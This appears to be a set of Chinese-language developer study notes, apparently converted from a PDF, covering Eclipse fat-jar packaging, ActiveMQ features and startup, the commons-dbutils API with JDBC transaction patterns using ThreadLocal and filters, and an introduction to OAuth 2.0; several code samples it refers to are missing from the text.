
将解压出的 plugins 中的文件复制到 eclipse 安装目录中的 plugins 目录下，然后重启 eclipse 即可。

使用方法：


步骤 1：右击工程项目选择 Buile Fat Jar



步骤 2：配置 jar 文件存放目录，主 Main 文件等，如下图



步骤 3: 选择所要用到的第三方 jar 包



最后 Finish，即生成了我们要的 jar 文件，十分方便。

## 2.3 ActiveMQ 的使用

[http://baike.baidu.com/link?url=TWKBftwUfUZpvmNcykv2A8-jnb5wVcUE2jaBfKOCYU4eEQBxZiOW0oNUkQJl5A9cVONX-D9IIDL-49\\_x83Aun\\_](http://baike.baidu.com/link?url=TWKBftwUfUZpvmNcykv2A8-jnb5wVcUE2jaBfKOCYU4eEQBxZiOW0oNUkQJl5A9cVONX-D9IIDL-49_x83Aun_)

<http://jinguo.iteye.com/blog/233124>

<http://activemq.apache.org/activemq-560-release.html> 下载 mq\_5.6.0

<http://blog.csdn.net/andyxuq/article/details/38334155>

处理事务性的消息

ActiveMQ 的此种特性主要管理消息的事务，以及消息持久化，即使在出错时也不会漏掉一条消息。消息服务器需要进行信息持久化，一个服务器集群可以提高其可用性，ActiveMQ 正式这样的一个高可用性的消息服务器，典型的情况就是当一个 Server Node 掉线的时候，它上面的所有消息都会被保存下来，以便在它重新上线时继续处理。

高性能的数据分发

ActiveMQ 的这个特性主要关注的是消息的吞吐率以及高效的消息投递路由，中心思想就是在一个

---

大的网络中尽可能快的传递大量的并且快速改变的消息数据

鉴于大量的数据和频繁的数据数据交换负荷很高,所以这种情况下很少使用数据持久化,在失败时丢失几条数据也是可以接受的因为老的数据通常都不再被需要了,最新的数据才是真正我们关心的。

集群和通用的异步消息模型

这种特性重点在网络延迟和速度,当实现一个 web 或者 EJB 集群的时候,目的是维护一个 node 集群,典型的是使用多点广播来 discovery&keep-alive 然后使用 socket 直接连接这些 node 来进行高效的通信。

这和使用 JMS provider 在 EJB-Style 或者 WS-style 的服务中作为 RMI 层是很相似的,都能使用多点广播来 discovery&keep-alive 并且使用 socket 直接连接通信以减少延迟。所以与其使用不同的服务器来协调 client 之间的通信,不如让 client 直接和彼此通信来减少延迟。

Ps: 此段主要讲的是 activeMQ 的 node 之间会有高效的异步通信机制,网络延迟小并且高效

网络数据流

这种特性关注点是 activeMQ 的 ajax 支持,越来越多的人希望数据流能实时的传递到网络浏览器中,例如金融行业的股票价格数据,实时的在展示 IM 会话,实时拍卖并且动态更新内容和消息。

鉴于这种情况,我们把 ActiveMQ 集成到了 web 容器中来提供封闭的网络集成,使用 HTTP POSTS 来发布消息并且在 js 中通过 HTTP GET 来接受并展示消息。

简易的使用 HTTP 来传递消息的 API

ActiveMQ 这种特性主要关注跨语言跨技术的连接能力,我们为 message broker 提供了一个 HTTP 接口允许跨语言或者技术来进行简单的发送和接受消息。使用 HTTP POST 将消息发送到 message broker,使用 HTTP GET 从 message broker 获取消息,使用 URI 并且指定参数来决定接受/发送的目的地。

<http://activemq.apache.org/getting-started.html#GettingStarted-TestingtheInstallation>

官方文档

Start ActiveMQ from the target directory, for example:

```
cd [activemq_install_dir]\assembly\target
unzip activemq-x.x-SNAPSHOT.zip
cd activemq-x.x-SNAPSHOT
bin\activemq
```

NOTE: Working directories get created relative to the current directory. To create the working directories in the proper place, ActiveMQ must be launched from its home/installation directory.

Using the administrative interface

Open the administrative interface

URL: <http://127.0.0.1:8161/admin/>

Login: admin

Password: admin

Navigate to "Queues"

Add a queue name and click create

Send test message by clicking on "Send to"

Logfile and console output

If ActiveMQ is up and running without problems, the Window's console window or the Unix command shell will display information similar to the following log line:

(see stdout output or "[activemq\_install\_dir]/data/activemq.log")

```
Apache  ActiveMQ  5.11.1  (localhost,  ID:ntbk11111-50816-1428933306116-0:1)  started  |
org.apache.activemq.broker.BrokerService | main
```

---

## 2.4 ICE 的再认识

再认识 ICE

[http://blog.sina.com.cn/s/blog\\_734a77160100ylkj.html](http://blog.sina.com.cn/s/blog_734a77160100ylkj.html)

分布式使用 ice 需要在 server 端先启用 ice 组件，即加载所需的 jar 包和配置文件。

## 2.5 DBUtils 的应用

### 2.5.1 DBUtils 的介绍

[http://blog.csdn.net/luxiaoyu\\_sdc/article/details/7360675](http://blog.csdn.net/luxiaoyu_sdc/article/details/7360675)

一，先熟悉 DBUtils 的 API:

简介:

DbUtils 是一个为简化 JDBC 操作的小类库。

以下使用的是最新版的 commons-dbutils-1.4，先给个简介，以便迅速掌握 API 的使用。

整个 dbutils 总共才 3 个包:

1、包 org.apache.commons.dbutils

接口摘要

ResultSetHandler 将 ResultSet 转换为别的对象的工具。

RowProcessor 将 ResultSet 行转换为别的对象的工具。

类摘要

BasicRowProcessor RowProcessor 接口的基本实现类。

BeanProcessor BeanProcessor 匹配列明到 Bean 属性名，并转换结果集列到 Bean 对象的属性中。

DbUtils 一个 JDBC 辅助工具集合。

ProxyFactory 产生 JDBC 接口的代理实现。

QueryLoader 属性文件加载器，主要用于加载属性文件中的 SQL 到内存中。

QueryRunner 使用可插拔的策略执行 SQL 查询并处理结果集。

ResultSetIterator 包装结果集为一个迭代器。

2、包 org.apache.commons.dbutils.handlers

ResultSetHandler 接口的实现类

类摘要

AbstractListHandler 将 ResultSet 转为 List 的抽象类

ArrayHandler 将 ResultSet 转为一个 Object[] 的 ResultSetHandler 实现类

ArrayListHandler 将 ResultSet 转换为 List<Object[]> 的 ResultSetHandler 实现类

BeanHandler 将 ResultSet 行转换为一个 JavaBean 的 ResultSetHandler 实现类

BeanListHandler 将 ResultSet 转换为 List<JavaBean> 的 ResultSetHandler 实现类

ColumnListHandler 将 ResultSet 的一个列转换为 List<Object> 的 ResultSetHandler 实现类

KeyedHandler 将 ResultSet 转换为 Map<Map> 的 ResultSetHandler 实现类

MapHandler 将 ResultSet 的首行转换为一个 Map 的 ResultSetHandler 实现类

MapListHandler 将 ResultSet 转换为 List<Map> 的 ResultSetHandler 实现类



---

ScalarHandler 将 ResultSet 的一个列到一个对象。

### 3、包 org.apache.commons.dbutils.wrappers

添加 java.sql 类中功能包装类。

类摘要

SqlNullCheckedResultSet 在每个 getXXX 方法上检查 SQL NULL 值的 ResultSet 包装类。

StringTrimmedResultSet 取出结果集中字符串左右空格的 ResultSet 包装类。

## 二，使用 DBUtils

其实只是使用的话，只看两个类（DbUtils 和 QueryRunner）和一个接口（ResultSetHandler）就可以了。

### 1，DbUtils

DbUtils 是一个为做一些诸如关闭连接、装载 JDBC 驱动程序之类的常规工作提供有用方法的类，它里面所有的方法都是静态的。

这个类里的重要方法有：

close():

DbUtils 类提供了三个重载的关闭方法。这些方法检查所提供的参数是不是 NULL，如果不是的话，它们就关闭连接、声明和结果集（ResultSet）。

CloseQuietly:

CloseQuietly 这一方法不仅能在连接、声明或者结果集（ResultSet）为 NULL 情况下避免关闭，还能隐藏一些在程序中抛出的 SQLException。如果你不想捕捉这些异常的话，这对你是非常有用的。

在重载 CloseQuietly 方法时，特别有用的一个方法是 closeQuietly(Connection conn, Statement stmt, ResultSet rs)，

这是因为在大多数情况下，连接、声明和结果集（ResultSet）是你要用的三样东西，而且在最后的块你必须关闭它们。

使用这一方法，你最后的块就可以只需要调用这一方法即可。

CommitAndCloseQuietly(Connection conn):

这一方法用来提交连接，然后关闭连接，并且在关闭连接时不向上抛出在关闭时发生的一些 SQL 异常。

LoadDriver(String driveClassName):这一方法装载并注册 JDBC 驱动程序，如果成功就返回 TRUE。

使用这种方法，你不需要去捕捉这个异常 ClassNotFoundException。使用 loadDriver 方法，编码就变得更加容易理解，

你也得到了一个很好的 Boolean 返回值，这个返回值会告诉你驱动类是不是已经加载成功了。

### 2,ResultSetHandler

这一接口执行处理一个 java.sql.ResultSet，将数据转变并处理为任何一种形式，这样有益于其应用而且使用起来更容易。

这一组件提供了 ArrayHandler, ArrayListHandler, BeanHandler, BeanListHandler, MapHandler, MapListHandler, and ScalarHandler 等执行程序。

ResultSetHandler 接口提供了一个单独的方法：Object handle (java.sql.ResultSet .rs)。

因此任何 ResultSetHandler 的执行需要一个结果集（ResultSet）作为参数传入，然后才能处理这个结果集，再返回一个对象。

因为返回类型是 java.lang.Object，所以除了不能返回一个原始的 Java 类型之外，其它的返回类型并没有什么限制。

---

如果你发现这七个执行程序中没有任何一个提供了你想要的服务,你可以自己写执行程序并使用它。

### 3. QueryRunner

这个类使执行 SQL 查询简单化了,它与 `ResultSetHandler` 串联在一起有效地履行着一些平常的任务,它能够大大减少你所要写的编码。

`QueryRunner` 类提供了两个构造器: 其中一个是一个空构造器, 另一个则拿一个 `javax.sql.DataSource` 来作为参数。

因此, 在你不用为一个方法提供一个数据库连接来作为参数的情况下, 提供给构造器的数据源 (`DataSource`) 被用来获得一个新的连接并将继续进行下去。

这一类中的重要方法包括以下这些:

`query(Connection conn, String sql, Object[] params, ResultSetHandler rsh):`

这一方法执行一个选择查询, 在这个查询中, 对象数组的值被用来作为查询的置换参数。

这一方法内在地处理 `PreparedStatement` 和 `ResultSet` 的创建和关闭。

`ResultSetHandler` 对把从 `ResultSet` 得来的数据转变成一个更容易的或是应用程序特定的格式来使用。

`query(String sql, Object[] params, ResultSetHandler rsh):`

这几乎与第一种方法一样; 唯一的不同在于它不将数据库连接提供给方法,

并且它是从提供给构造器的数据源(`DataSource`) 或使用的 `setDataSource` 方法中重新获得的。

`query(Connection conn, String sql, ResultSetHandler rsh):`

这执行一个不要参数的选择查询。

`update(Connection conn, String sql, Object[] params):`

这一方法被用来执行一个插入、更新或删除操作。对象数组为声明保存着置换参数。

到此为止, 说明工作就差不多了, 下面就实战一下, 进入 `DBUtils` 使用详解二。

一, 使用遵从以下步骤:

1. 加载 JDBC 驱动程序类, 并用 `DriverManager` 来得到一个数据库连接 `conn`。
2. 实例化 `QueryRunner`, 得到实例化对象 `qRunner`。
3. `qRunner.update()` 方法, 执行增改删的 sql 命令, `qRunner.query()` 方法, 得到结果集。

## 2.5.2 DBUtils 的应用

<http://www.cnblogs.com/xdp-gacl/p/4007225.html>

### 一、commons-dbutils 简介

`commons-dbutils` 是 Apache 组织提供的一个开源 JDBC 工具类库, 它是对 JDBC 的简单封装, 学习成本极低, 并且使用 `dbutils` 能极大简化 jdbc 编码的工作量, 同时也不会影响程序的性能。因此 `dbutils` 成为很多不喜欢 hibernate 的公司的首选。

`commons-dbutils` API 介绍:

`org.apache.commons.dbutils.QueryRunner`

`org.apache.commons.dbutils.ResultSetHandler`

工具类

`org.apache.commons.dbutils.DbUtils`

### 二、QueryRunner 类使用讲解

该类简单化了 SQL 查询, 它与 `ResultSetHandler` 组合在一起使用可以完成大部分的数据库操作, 能够大大减少编码量。

`QueryRunner` 类提供了两个构造方法:

默认的构造方法

---

需要一个 `javax.sql.DataSource` 来作参数的构造方法。

### 2.1、QueryRunner 类的主要方法

`public Object query(Connection conn, String sql, Object[] params, ResultSetHandler rsh) throws SQLException`: 执行一个查询操作, 在这个查询中, 对象数组中的每个元素值被用来作为查询语句的置换参数。该方法会自行处理 `PreparedStatement` 和 `ResultSet` 的创建和关闭。

`public Object query(String sql, Object[] params, ResultSetHandler rsh) throws SQLException`: 几乎与第一种方法一样; 唯一的不同在于它不将数据库连接提供给方法, 并且它是从提供给构造方法的数据源 (`DataSource`) 或使用的 `setDataSource` 方法中重新获得 `Connection`。

`public Object query(Connection conn, String sql, ResultSetHandler rsh) throws SQLException`: 执行一个不需要置换参数的查询操作。

`public int update(Connection conn, String sql, Object[] params) throws SQLException`: 用来执行一个更新 (插入、更新或删除) 操作。

`public int update(Connection conn, String sql) throws SQLException`: 用来执行一个不需要置换参数的更新操作。

### 2.2、使用 QueryRunner 类实现 CRUD

#### 三、ResultSetHandler 接口使用讲解

该接口用于处理 `java.sql.ResultSet`, 将数据按要求转换为另一种形式。

`ResultSetHandler` 接口提供了一个单独的方法: `Object handle (java.sql.ResultSet rs)`

#### 3.1、ResultSetHandler 接口的实现类

`ArrayHandler`: 把结果集中的第一行数据转成对象数组。

`ArrayListHandler`: 把结果集中的每一行数据都转成一个数组, 再存放到 `List` 中。

`BeanHandler`: 将结果集中的第一行数据封装到一个对应的 `JavaBean` 实例中。

`BeanListHandler`: 将结果集中的每一行数据都封装到一个对应的 `JavaBean` 实例中, 存放到 `List` 里。

`ColumnListHandler`: 将结果集中某一列的数据存放到 `List` 中。

`KeyedHandler(name)`: 将结果集中的每一行数据都封装到一个 `Map` 里, 再把这些 `map` 再存到一个 `map` 里, 其 `key` 为指定的 `key`。

`MapHandler`: 将结果集中的第一行数据封装到一个 `Map` 里, `key` 是列名, `value` 就是对应的值。

`MapListHandler`: 将结果集中的每一行数据都封装到一个 `Map` 里, 然后再存放到 `List`

#### 3.2、测试 dbutils 各种类型的处理器

#### 三、DbUtils 类使用讲解

`DbUtils`: 提供如关闭连接、装载 `JDBC` 驱动程序等常规工作的工具类, 里面的所有方法都是静态的。主要方法如下:

`public static void close(...) throws java.sql.SQLException`: `DbUtils` 类提供了三个重载的关闭方法。这些方法检查所提供的参数是不是 `NULL`, 如果不是的话, 它们就关闭 `Connection`、`Statement` 和 `ResultSet`。

`public static void closeQuietly(...)`: 这一类方法不仅能在 `Connection`、`Statement` 和 `ResultSet` 为 `NULL` 情况下避免关闭, 还能隐藏一些在程序中抛出的 `SQLException`。

`public static void commitAndCloseQuietly(Connection conn)`: 用来提交连接, 然后关闭连接, 并且在关闭连接时不抛出 `SQL` 异常。

`public static boolean loadDriver(java.lang.String driverClassName)`: 这一方装载并注册 `JDBC` 驱动程序, 如果成功就返回 `true`。使用该方法, 你不需要捕捉这个异常 `ClassNotFoundException`。

#### 四、JDBC 开发中的事务处理

在开发中, 对数据库的多个表或者对一个表中的多条数据执行更新操作时要保证对多个更新操作要么同时成功, 要么都不成功, 这就涉及到对多个更新操作的事务管理问题了。比如银行业务中的转账问题, A 用户向 B 用户转账 100 元, 假设 A 用户和 B 用户的钱都存储在 `Account` 表, 那么 A 用户向 B 用

---

户转账时就涉及到同时更新 Account 表中的 A 用户的钱和 B 用户的钱，用 SQL 来表示就是：

```
1 update account set money=money-100 where name='A'
2 update account set money=money+100 where name='B'
```

#### 4.1、在数据访问层(Dao)中处理事务

对于这样的同时更新一个表中的多条数据的操作，那么必须保证要么同时成功，要么都不成功，所以需要保证这两个 update 操作在同一个事务中进行。在开发中，我们可能会在 AccountDao 写一个转账处理方法，如下：

然后我们在 AccountService 中再写一个同名方法，在方法内部调用 AccountDao 的 transfer 方法处理转账业务，如下：

上面 AccountDao 的这个 transfer 方法可以处理转账业务，并且保证了在同一个事务中进行，但是 AccountDao 的这个 transfer 方法是处理两个用户之间的转账业务的，已经涉及到具体的业务操作，应该在业务层中做，不应该出现在 DAO 层的，在开发中，DAO 层的职责应该只涉及到基本的 CRUD，不涉及具体的业务操作，所以在开发中 DAO 层出现这样的业务处理方法是一种不好的设计。

#### 4.2、在业务层(BusinessService)处理事务

由于上述 AccountDao 存在具体的业务处理方法，导致 AccountDao 的职责不够单一，下面我们对 AccountDao 进行改造，让 AccountDao 的职责只是做 CRUD 操作，将事务的处理挪到业务层 (BusinessService)，改造后的 AccountDao 如下：

程序经过这样改造之后就比刚才好多了，AccountDao 只负责 CRUD，里面没有具体的业务处理方法了，职责就单一了，而 AccountService 则负责具体的业务逻辑和事务的处理，需要操作数据库时，就调用 AccountDao 层提供的 CRUD 方法操作数据库。

#### 4.3、使用 ThreadLocal 进行更加优雅的事务处理

上面的在 businessService 层这种处理事务的方式依然不够优雅，为了能够让事务处理更加优雅，我们使用 ThreadLocal 类进行改造，ThreadLocal 一个容器，向这个容器存储的对象，在当前线程范围内都可以取得出来，向 ThreadLocal 里面存东西就是向它里面的 Map 存东西的，然后 ThreadLocal 把这个 Map 挂到当前的线程底下，这样 Map 就只属于这个线程了

ThreadLocal 类的使用范例如下：

使用 ThreadLocal 类进行改造数据库连接工具类 JdbcUtils，改造后的代码如下：

对 AccountDao 进行改造，数据库连接对象不再需要 service 层传递过来，而是直接从 JdbcUtils2 提供的 getConnection 方法去获取，改造后的 AccountDao 如下：


对 AccountService 进行改造，service 层不再需要传递数据库连接 Connection 给 Dao 层，改造后的 AccountService 如下：

这样在 service 层对事务的处理看起来就更加优雅了。ThreadLocal 类在开发中使用得是比较多的，程序运行中产生的数据要想在一个线程范围内共享，只需要把数据使用 ThreadLocal 进行存储即可。

#### 4.4、ThreadLocal + Filter 处理事务

上面介绍了 JDBC 开发中事务处理的 3 种方式，下面再介绍的一种使用 ThreadLocal + Filter 进行统一的事务处理，这种方式主要是使用过滤器进行统一的事务处理，如下图所示：

# ThreadLocal + Filter 处理事务



## 1、编写一个事务过滤器 TransactionFilter

我们在 TransactionFilter 中把获取到的数据库连接使用 ThreadLocal 绑定到当前线程之后，在 DAO 层还需要从 ThreadLocal 中取出数据库连接来操作数据库，因此需要编写一个 ConnectionContext 类来存储 ThreadLocal，ConnectionContext 类的代码如下：

在 DAO 层想获取数据库连接时，就可以使用 ConnectionContext.getInstance().getConnection() 来获取，如下所示：

businessService 层也不用处理事务和数据库连接问题了，这些统一在 TransactionFilter 中统一管理了，businessService 层只需要专注业务逻辑的处理即可，如下所示：

Web 层的 Servlet 调用 businessService 层的业务方法处理用户请求，需要注意的是：调用 businessService 层的方法出异常之后，继续将异常抛出，这样在 TransactionFilter 就能捕获到抛出的异常，继而执行事务回滚操作，如下所示：

## 2.6 OAuth2.0

### 2.6.1 理解 OAuth2.0

[http://www.rfcreader.com/#rfc6749\\_line163](http://www.rfcreader.com/#rfc6749_line163) 官方文档

[http://www.ruanyifeng.com/blog/2014/05/oauth\\_2\\_0.html](http://www.ruanyifeng.com/blog/2014/05/oauth_2_0.html)

#### 理解 OAuth 2.0

OAuth 是一个关于授权（authorization）的开放网络标准，在全世界得到广泛应用，目前的版本是 2.0 版。

本文对 OAuth 2.0 的设计思路和运行流程，做一个简明通俗的解释，主要参考材料为 RFC 6749。

#### 一、应用场景

为了理解 OAuth 的适用场合，让我举一个假设的例子。

有一个“云冲印”的网站，可以将用户储存在 Google 的照片，冲印出来。用户为了使用该服务，必须让“云冲印”读取自己储存在 Google 上的照片。

问题是只有得到用户的授权，Google 才会同意“云冲印”读取这些照片。那么，“云冲印”怎样获得用

---

户的授权呢？

传统方法是，用户将自己的 Google 用户名和密码，告诉"云冲印"，后者就可以读取用户的照片了。这样的做法有以下几个严重的缺点。

- (1) "云冲印"为了后续的服务，会保存用户的密码，这样很不安全。
- (2) Google 不得不部署密码登录，而我们知道，单纯的密码登录并不安全。
- (3) "云冲印"拥有了获取用户储存在 Google 所有资料的权力，用户没法限制"云冲印"获得授权的范围和有效期。
- (4) 用户只有修改密码，才能收回赋予"云冲印"的权力。但是这样做，会使得其他所有获得用户授权的第三方应用程序全部失效。
- (5) 只要有一个第三方应用程序被破解，就会导致用户密码泄漏，以及所有被密码保护的数据泄漏。

## 二、名词定义

在详细讲解 OAuth 2.0 之前，需要了解几个专用名词。它们对读懂后面的讲解，尤其是几张图，至关重要。

- (1) **Third-party application:** 第三方应用程序，本文中又称"客户端" (client)，即上一节例子中的"云冲印"。
- (2) **HTTP service:** HTTP 服务提供商，本文中简称"服务提供商"，即上一节例子中的 Google。
- (3) **Resource Owner:** 资源所有者，本文中又称"用户" (user)。
- (4) **User Agent:** 用户代理，本文中就是指浏览器。
- (5) **Authorization server:** 认证服务器，即服务提供商专门用来处理认证的服务器。
- (6) **Resource server:** 资源服务器，即服务提供商存放用户生成的资源的服务器。它与认证服务器，可以是同一台服务器，也可以是不同的服务器。

知道了上面这些名词，就不难理解，OAuth 的作用就是让"客户端"安全可控地获取"用户"的授权，与"服务提供商"进行互动。

